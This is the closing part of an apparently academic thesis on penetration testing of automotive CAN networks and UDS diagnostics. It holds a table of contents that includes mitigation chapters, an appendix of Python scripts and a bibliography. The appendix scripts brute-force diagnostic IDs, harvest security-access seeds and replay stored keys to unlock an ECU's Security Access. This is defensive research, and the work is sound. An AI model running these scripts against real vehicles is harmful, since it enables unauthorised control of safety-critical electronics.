

Figure 4.1: Hardware scheme

4.2 Software Environment

Chapter 5

Implementation of Penetration Testing and Attacks

5.1 Sniffing on CAN interface

5.2 Fuzzing on CAN protocol

5.3 CAN Message injection

5.4 UDS Diagnostic Discovery

5.5 Seed Entropy

5.6 Replay Attack on Security Access

5.7 Parameter Discovery on Security Access

Chapter 6

Mitigation Strategies and Conclusions

6.1 Secure Diagnostics via SecOC

6.2 Intrusion Detection and Prevention Systems

6.3 Final Remarks and Future Work

Appendix A

Python Scripts

A.1 UDS Diagnostic Discovery

The script used to identify the Arbitration ID dedicated to Diagnostic is presented below:

Listing A.1: UDS Discovery

```
#CARINGCARIBOU DISCOVERY
import subprocess
from pathlib import Path
import can
import time

CURRENT_DIR = Path(__file__).resolve().parent
LOG_FILE_PATH = CURRENT_DIR / "logs/discovery_output.txt"
LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"
#caringcaribou -i <interface> uds discovery -min <min_value> -max <max_value>

def verifica_coppia_diagnostica(client_id, server_id, interface="can0"):
    """
    send UDS DiagnosticSessionControl (10 01) to verify
    if the couple CLIENT/SERVER is diagnostic related or false positive.
    """
    is_extended = client_id > 0x7FF or server_id > 0x7FF
    can_mask = 0x1FFFFFFF if is_extended else 0x7FF
    can_filters = [{"can_id": server_id, "can_mask": can_mask, "extended": is_extended}]
    SERVICE = 0x10
    SUBFUNCTION = 0x01
    try:
        bus = can.interface.Bus(channel=interface, interface="socketcan", can_filters=can_filters)
        # Standard Payload Single Frame UDS (0x02 bytes, Service 0x10, Subfunction 0x01)
        payload = [0x02, SERVICE, SUBFUNCTION, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA]
```

```
26          msg = can.Message(
27              arbitration_id=client_id,
28              data=payload,
29              is_extended_id=is_extended
30          )
31          bus.send(msg)
32          start_time = time.time()
33          while (time.time() - start_time) < 0.15:
34              rx_msg = bus.recv(timeout=0.05)
35              if rx_msg and rx_msg.arbitration_id == server_id:
36                  # If ECU responds with positive response (0x50) to
    service 0x10
37                  #single frame
38                  if len(rx_msg.data) >= 3 and rx_msg.data[1] == (SERVICE
     + 0x40) and rx_msg.data[2] == SUBFUNCTION:
39                      bus.shutdown()
40                      return True
41                  #first frame
42                  if len(rx_msg.data) >= 4 and ((rx_msg.data[0] & 0xF0)
    >> 4) == 0x01 and rx_msg.data[2] == (SERVICE + 0x40) and rx_msg.data
    [3] == SUBFUNCTION:
43                      bus.shutdown()
44                      return True
45          bus.shutdown()
46      except Exception as e:
47          print(f"\n[!] Errore durante il test hardware della coppia: {e}
    ")
48      return False
49
50  def run_discovery(min_value, max_value, interface="can0"):
51      """Discovery using caringcaribou"""
52      coppie_candidate = []
53      discovered_diagnostics = []
54
55      # Strings to saveCaring Caribou log
56      stderr_log = ""
57      print("[*] Caring Caribou loading...")
58      # Ask Linux to use caringcaribou
59      process = subprocess.Popen(
60          ['caringcaribou', '-i', interface, "uds", "discovery", "--min",
    str(min_value), "--max", str(max_value)],
61          stdout=subprocess.PIPE,
62          stderr=subprocess.PIPE,
63          text=True
64      )
65
66      # Capture standard output
67      for stdout_line in iter(process.stdout.readline, ""):
68          print(stdout_line, end="")  # Show original output
69          if "0x" in stdout_line and "|" in stdout_line:
70              parti = stdout_line.split("|")
71              if len(parti) >= 3:
72                  client_str = parti[1].strip()
```

```
73                  server_str = parti[2].strip()
74                  try:
75                      client_id = int(client_str, 16)
76                      server_id = int(server_str, 16)
77                      if (client_id, server_id) not in coppie_candidate:
78                          coppie_candidate.append((client_id, server_id))
79                  except ValueError:
80                      continue
81
82      # Check for false positives
83      print(f"\n[*] Found {len(coppie_candidate)} couples. Validation..."
        )
84
85      for client_id, server_id in coppie_candidate:
86          print(f"    [-] Test Client: 0x{client_id:08X} -> Server: 0x{
        server_id:08X} ... ", end="", flush=True)
87          if verifica_coppia_diagnostica(client_id, server_id, interface)
        :
88              print("VALID)")
89              discovered_diagnostics.append((client_id, server_id))
90          else:
91              print("False Positive")
92
93      # Print on screen
94      print(f"| {'CLIENT ID':<12} | {'SERVER ID':<12} |")
95      print("-"*31)
96      for c_id, s_id in discovered_diagnostics:
97          print(f"| 0x{c_id:08x}   | 0x{s_id:08x}   |")
98      print("="*31)
99
100     # Print on file log
101     try:
102         with open(LOG_FILE_PATH, "w") as f:
103             f.write(f"| {'CLIENT ID':<12} | {'SERVER ID':<12} |\n")
104             for c_id, s_id in discovered_diagnostics:
105                 f.write(f"| 0x{c_id:08x} | 0x{s_id:08x} |\n")
106     except Exception as e:
107         print(f"[ERR] Errore during save: {e}")
108     return discovered_diagnostics
109
110 if __name__ == "__main__":
111     #discovery brute force
112     min_value = 0x00000000
113     max_value = 0xFFFFFFFF
114     result = run_discovery(min_value=min_value, max_value=max_value,
        interface=interface)
115     with open(LOG_FILE_PATH_DIAGNOSTIC, "a") as f:
116         for client_id, server_id in result:
117             f.write(f"{hex(client_id)} {hex(server_id)}\n")
```

A.2 UDS Seed Entropy

The script used to identify whether an attack based on seed entropy is shown below:

Listing A.2: UDS Seed Request

```
#CARINGCARIBOU SEED REQUEST
#caringcaribou -i <interface> uds security_seed -r <reset_type> -n <
    seeds_to_capture> <session_type> <session_security> <txid> <rxid>

import subprocess
from pathlib import Path
import sqlite3
import re
CURRENT_DIR = Path(__file__).resolve().parent
LOG_FILE_PATH = CURRENT_DIR / "logs/seeds.txt"
DB_PATH = CURRENT_DIR / "logs/uds_seeds.db"
LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"

def init_db():
    """Create DB to save the obtained seeds"""
    with sqlite3.connect(DB_PATH) as conn:
        cursor = conn.cursor()
        cursor.execute("""
            CREATE TABLE IF NOT EXISTS seed_key_pairs (
                seed TEXT PRIMARY KEY,
                associated_key TEXT DEFAULT NULL,
                counter INTEGER DEFAULT 1
            )
        """)
        conn.commit()

def save_seed_to_db(seed_value):
    """Insert seed in DB or update counter"""
    with sqlite3.connect(DB_PATH) as conn:
        cursor = conn.cursor()
        cursor.execute("""
            INSERT INTO seed_key_pairs (seed, associated_key, counter)
            VALUES (?, NULL, 1)
            ON CONFLICT(seed) DO UPDATE SET counter = counter + 1
        """, (seed_value,))
        conn.commit()

def seed_request_debug(rtype, to_capture, session_type_str,
    session_security_str, txid_hex, rxid_hex, interface="can0"):
    """Capture seed, write log on screen and in DB"""
    init_db()  # initialize DB
    #caringcaribou command
    cmd = [
        'caringcaribou', '-i', interface,
        'uds', 'security_seed',
        '-r', str(rtype),
        '-n', str(to_capture),
```

```
        session_type_str, session_security_str,
        txid_hex, rxid_hex
    ]

    with open(LOG_FILE_PATH, "w") as f:
        process = subprocess.Popen(
            cmd,
            stdout=subprocess.PIPE,
            stderr=subprocess.STDOUT,
            text=True,
        )
        for line in iter(process.stdout.readline, ""):
            print(line, end="")  # print on screen
            f.write(line)        # write on log file for persistence
            f.flush()
            #REGEX to extract seed from the print
            match = re.search(r'Seed received:\s+([0-9a-fA-F]+)', line)
            if match:
                extracted_seed = match.group(1).strip().lower()
                if extracted_seed:
                    save_seed_to_db(extracted_seed)
        process.stdout.close()
        process.wait()
    return process.returncode

if __name__ == "__main__":
    interface = "can0"
    to_capture = 3000 # number of seed request
    rtype = 1 #1--> hard reset, 3-->soft reset
    session_type = 0x02 #programming session
    session_security = 0x01 #security level
    f=open(LOG_FILE_PATH_DIAGNOSTIC,"r")
    line = f.readline()
    # Convert numeric values to hexadecimal strings where needed
    session_type_str = str(session_type)
    session_security_str = str(session_security)
    txid_hex = hex(int(line.split(" ")[0], 16))
    rxid_hex = hex(int(line.split(" ")[1], 16))
    result = seed_request_debug(rtype, to_capture, session_type_str,
    session_security_str, txid_hex, rxid_hex, interface)
```

A.3 UDS Replay Attack

The script used to send a previously sniffed key is presented below:

Listing A.3: UDS Replay Attack

```
from pathlib import Path
import sys
import time
import threading
from threading import Event
```

```
import can
import sqlite3

CURRENT_DIR = Path(__file__).resolve().parent
LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"
DB_PATH = CURRENT_DIR / "logs/uds_seeds.db"
sys.path.append(str(Path(CURRENT_DIR.parents[1]/"API").absolute()))
from CAN_API_Wrapper import UDSMessage

stop_tester_present = Event()# Flag to stop Tester Present

def send_tester_present(bus, txid, rxid):
    """Send TesterPresent (02 3E 80)"""
    tp_raw_data = [0x02, 0x3E, 0x80, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA]
    is_extended = txid > 0x7FF
    # Build CAN frame using python-can library
    can_msg = can.Message(
        arbitration_id=txid,
        data=tp_raw_data,
        is_extended_id=is_extended
    )
    while not stop_tester_present.is_set():
        try:
            bus.send(can_msg)
        except Exception as e:
            print(f"[!] Error sending: {e}")
        time.sleep(1.0)

def trova_key_da_seed(seed_input):
    """Search key associated to seed in DB"""
    # transform input into hex string
    if isinstance(seed_input, int):
        seed_str = f"{seed_input:08X}"
    else:
        # If it is already a string remove '0x' if present
        seed_str = seed_input.replace("0x", "").replace("0X", "").strip
    ()

    with sqlite3.connect(DB_PATH) as conn:
        cursor = conn.cursor()
        # Use LIKE to ignore Upper/lowercas
        cursor.execute("""
            SELECT associated_key
            FROM seed_key_pairs
            WHERE seed LIKE ? AND associated_key IS NOT NULL
        """, (seed_str,))
        row = cursor.fetchone()
        if row:
            return row[0] # Return key

def security_access_unlock_replay(txid, rxid):
    """
    The function ask for SA service, receives the seed and looks for
```

```
    key in the DB
    If the key is in the DB send it, otherwise ask a new seed
    """
    interface = "can0"
    MAX_SEED_ATTEMPT = 20  # avoid endless loops
    MAX_TENTATIVI = 5 # avoid endless loops
    SERVICE = 0x27 #SA
    SID_ECU_RESET = 0x11 #SID for ECU reset
    SUB_FUNCTION_RESET = 0x01 #hard reset
    session_security = 0x01 #security level
    id_hex = f"0x{rxid:X}"

    # ── REPLAY LOOP LOGIC ──
    sblocco_completato = False
    tentativi_seed_ignoti = 0
    can_filters = [
        {"can_id": txid, "can_mask": 0x1FFFFFFF, "extended": True},
        {"can_id": rxid, "can_mask": 0x1FFFFFFF, "extended": True}
    ]
    bus = can.interface.Bus(channel=interface, interface="socketcan",
    can_filters=can_filters)
    #messages for programming session
    payload_session = bytearray([0x10, 0x02]) #02 10 02
    #messages per SA
    payload_SA = bytearray([SERVICE, session_security])
    msg = UDSMessage(bus=bus, byte_array=payload_SA, rxid=rxid, txid=
    txid)
    #HARD RESET
    payload_reset = [SID_ECU_RESET,SUB_FUNCTION_RESET]
    #THREAD for tester present
    stop_tester_present.clear()
    tp_thread = threading.Thread(target=send_tester_present, args=(bus,
     txid, rxid), daemon=True)

    msg.start()
    tp_thread.start()
    time.sleep(0.2)

    #If I didn't guess the key or there were too many attempts
    while not sblocco_completato and tentativi_seed_ignoti <
    MAX_SEED_ATTEMPT:
        risposta_arrivata = False
        tentativi = 0
        last_seed_int = None
        sblocco_completato = False
        session_key = session_security + 0x01
        while not risposta_arrivata and tentativi < MAX_TENTATIVI:
            msg.set_payload(payload_reset)
            msg.send() #ask for hard reset
            time.sleep(1.5)
            msg.set_payload(payload_session)
            msg.send() #ask for programming session
            time.sleep(0.15)
```

```
106             while msg.stack.available():
107                 msg.stack.recv()
108             msg.set_payload(payload_SA)
109             msg.send() #ask for security access
110             tentativi += 1
111             rx_data = msg.recv(timeout=1.0)# wait for Seed
112 
113             if rx_data is not None and len(rx_data) >= 2:
114                 # Positive response: [0x67, 0x01, SEED_BYTE1, ...]
115                 if rx_data[0] == (SERVICE + 0x40) and rx_data[1] ==
    session_security:
116                     risposta_arrivata = True
117                     seed_bytes = rx_data[2:]
118                     current_seed_str = "".join(f"{b:02X}" for b in
    seed_bytes)
119                     data_hex = ' '.join(f"{b:02X}" for b in rx_data)
120                     timestamp_str = f"{time.time():.4f}"
121                     print(f"[ SA {SERVICE:02X} SEED ]             | {
    timestamp_str:<15} | {id_hex:<13} | SEED: {current_seed_str:<30} | {
    data_hex}")
122                     last_seed_int = int.from_bytes(seed_bytes,
    byteorder='big')
123                     break
124                 # Negative response or Response Pending
125                 elif rx_data[0] == 0x7F and len(rx_data) >= 3:
126                     nrc = rx_data[2]
127                     data_hex = ' '.join(f"{b:02X}" for b in rx_data)
128                     timestamp_str = f"{time.time():.4f}"
129 
130                     if nrc == 0x78:
131                         print(f"[ SA {SERVICE:02X} PENDING ]          |
    {timestamp_str:<15} | {id_hex:<13} | ECU BUSY -> Response Pending (0
    x78) | {data_hex}")
132                         #retry after response pending
133                         rx_data_retry = msg.recv(timeout=3.0)
134                         if rx_data_retry and len(rx_data_retry) >= 2
    and rx_data_retry[0] == (SERVICE + 0x40):
135                             risposta_arrivata = True
136                             seed_bytes = rx_data_retry[2:]
137                             print(f"[ SA {SERVICE:02X} SEED ]
      | {timestamp_str:<15} | {id_hex:<13} | SEED: {''.join(f'{b:02X}'
    for b in seed_bytes):<30} | {' '.join(f'{b:02X}' for b in
    rx_data_retry)}")
138                             last_seed_int = int.from_bytes(seed_bytes,
    byteorder='big')
139                     else:
140                         print(f"[ SA {SERVICE:02X} ERROR ]            |
    {timestamp_str:<15} | {id_hex:<13} | NEGATIVE RESPONSE -> NRC 0x{nrc
    :02X}   | {data_hex}")
141             else:
142                 if tentativi < MAX_TENTATIVI:
143                     print(f"[!] Timeout Seed Request-> Retry (Attempt {
    tentativi}/{MAX_TENTATIVI})...")
```

```
144                 time.sleep(0.07)
145
146         if not risposta_arrivata or last_seed_int is None:
147             print(f"[ERR] SA failed after {MAX_TENTATIVI} attempts")
148         #I got the seed
149         if risposta_arrivata and last_seed_int is not None:
150             key_trovata = trova_key_da_seed(last_seed_int) #find Key
151             if key_trovata is not None:
152                 key_bytes = bytearray.fromhex(key_trovata)
153                 # SID 0x27, Subfunctione 0x02 (Send Key)
154                 payload_key = bytearray([SERVICE, session_key]) +
    key_bytes
155                 print(f"[*] sending key...")
156                 msg.set_payload(payload_key)
157                 msg.send()
158                 rx_data = msg.recv(timeout=3.0) #wait
159                 if rx_data is not None and len(rx_data) >= 2:
160                     # SUCCESS (67 02)
161                     if rx_data[0] == (SERVICE + 0x40) and rx_data[1] ==
     session_key:
162                         sblocco_completato = True
163                         data_hex = ' '.join(f"{b:02X}" for b in rx_data
    )
164                         timestamp_str = f"{time.time():.4f}"
165                         print(f"[ SA {SERVICE:02X} KEY OK ]          |
    {timestamp_str:<15} | {id_hex:<13} | Security Access unlocked!    | {
    data_hex}")
166                     elif rx_data[0] == 0x7F and len(rx_data) >= 3:
167                         nrc = rx_data[2]
168                         data_hex = ' '.join(f"{b:02X}" for b in rx_data
    )
169                         timestamp_str = f"{time.time():.4f}"
170                         #INVALID KEY
171                         if nrc == 0x35:
172                             print(f"[ SA {SERVICE:02X} ERROR ]
      | {timestamp_str:<15} | {id_hex:<13} | INVALID KEY -> Chiave
    Errata (0x35) | {data_hex}")
173                             tentativi_seed_ignoti += 1
174                         #PENDING
175                         elif nrc == 0x78:
176                             print(f"[ SA {SERVICE:02X} PENDING ]
      | {timestamp_str:<15} | {id_hex:<13} | ECU BUSY -> Response
    Pending (0x78) | {data_hex}")
177                             rx_data_final = msg.recv(timeout=3.0)
178                             if rx_data_final and len(rx_data_final) >=
    2 and rx_data_final[0] == (SERVICE + 0x40):
179                                 sblocco_completato = True
180                                 print(f"[ SA {SERVICE:02X} KEY OK ]
          | {timestamp_str:<15} | {id_hex:<13} | Security Access
    unlocked!    | {' '.join(f'{b:02X}' for b in rx_data_final)}")
181                             else:
182                                 tentativi_seed_ignoti += 1
183                     else:
```

```
184                                 print(f"[ SA {SERVICE:02X} ERROR ]
      | {timestamp_str:<15} | {id_hex:<13} | NEGATIVE RESPONSE -> NRC 0x
    {nrc:02X}  | {data_hex}")
185                                 tentativi_seed_ignoti += 1
186             # seed unknown
187             else:
188                 seed_hex = f"0x{last_seed_int:X}" if isinstance(
    last_seed_int, int) else str(last_seed_int)
189                 print(f"[-] Seed {seed_hex} not present in DB. Increase
     attempts...")
190                 tentativi_seed_ignoti += 1
191                 time.sleep(0.5)
192         else:
193             print("[-] No seed received (Timeout). Increase attempts...
    ")
194             tentativi_seed_ignoti += 1
195
196     if not sblocco_completato:
197         print(f"[ERR] Replay failed after {tentativi_seed_ignoti} seed"
    )
198     stop_tester_present.set()
199     tp_thread.join(timeout=1)
200     msg.stop()
201     bus.shutdown()
202     print("[*] Thread Tester Present terminated.")
203
204 if __name__ == "__main__":
205     f=open(LOG_FILE_PATH_DIAGNOSTIC,"r")
206     line = f.readline()
207     tx=int(line.split(" ")[0], 16)
208     rx=int(line.split(" ")[1], 16)
209     print(f"tx {hex(tx)} rx {hex(rx)}")
210     security_access_unlock_replay(tx, rx)
```

Bibliography

[1] SRM Technologies. *Vehicle Electronics Architecture – Past, Present, and Future*. https://srmtech.com. Accessed: 2026-07-03. 2025 (cit. on pp. 1, 3).

[2] Silicon Motion. *Vehicle Domains comparison*. https://www.siliconmotion.com. Accessed: 2026-07-03. 2024 (cit. on p. 2).

[3] T. Nolte, H. Hansson, and L.L. Bello. "Automotive communications-past, current and future". In: *2005 IEEE Conference on Emerging Technologies and Factory Automation*. Vol. 1. 2005, 8 pp.–992. DOI: 10.1109/ETFA.2005.1612631 (cit. on p. 1).

[4] National Instruments. *Understanding CAN with Flexible Data Rate (CAN FD)*. 2022. URL: https://ni.com (visited on 07/03/2026) (cit. on p. 2).

[5] Siemens AG. *Automotive Ethernet: High-Bandwidth Networking for Modern Vehicle Architectures*. 2024. URL: https://www.siemens.com/it-it/technology/automotive-ethernet/ (visited on 07/03/2026) (cit. on p. 3).

[6] International Organization for Standardization. *ISO/SAE 21434:2021: Road vehicles — Cybersecurity engineering*. 2021. URL: https://iso.org (cit. on p. 3).

[7] Charlie Miller and Chris Valasek. *Remote Exploitation of an Unaltered Passenger Vehicle*. White Paper. IOActive Technical Research, 2015. URL: https://illmatics.com/Remote%20Car%20Hacking.pdf (visited on 07/03/2026) (cit. on p. 3).

[8] Vector Informatik GmbH. *Vector E-Learning Platform – CAN and Higher Layer Protocols*. https://certification.vector.com/. Accessed: 2026-07-03. 2021 (cit. on pp. 4, 6, 8).

[9] International Organization for Standardization. *ISO 14229:2020: Road vehicles — Unified diagnostic services (UDS)*. Geneva, Switzerland: International Organization for Standardization, 2020. URL: https://iso.org (cit. on pp. 7, 10).

[10] CSS Electronics. *UDS Protocol Tutorial - Unified Diagnostic Services (ISO 14229)*. https://www.csselectronics.com/pages/uds-protocol-tutorial-unified-diagnostic-services. Accessed: 2026-07-04. 2023 (cit. on pp. 7–9).

[11] *Understanding Automotive Diagnostics: UDS and ISO-TP Explained*. https://berkerturk.medium.com/relationship-between-uds-iso-14229-1-and-iso-tp-iso-15765-2-235499145484. Accessed: 2026-07-04. 2024 (cit. on p. 8).

[12] *Types of UDS messages*. automotivevehicletesting.com/vehicle-diagnostics/uds-protocol/. Accessed: 2026-07-04 (cit. on p. 9).

[13] PiEmbSysTech. *Diagnostic Session Control (0x10) Service in UDS Protocol*. https://piembsystech.com/diagnostic-session-control-0x10-service-in-uds-protocol/. Accessed: 2026-07-06. 2026 (cit. on p. 10).

[14] Imane Bougrine. *Security Access Mechanism of ECUs Using UDS: A Comprehensive Guide*. https://www.linkedin.com/pulse/security-access-mechanism-ecus-using-uds-guide-imane-bougrine-5kkhe. Accessed: 2026-07-06. Sept. 2024 (cit. on pp. 11, 12).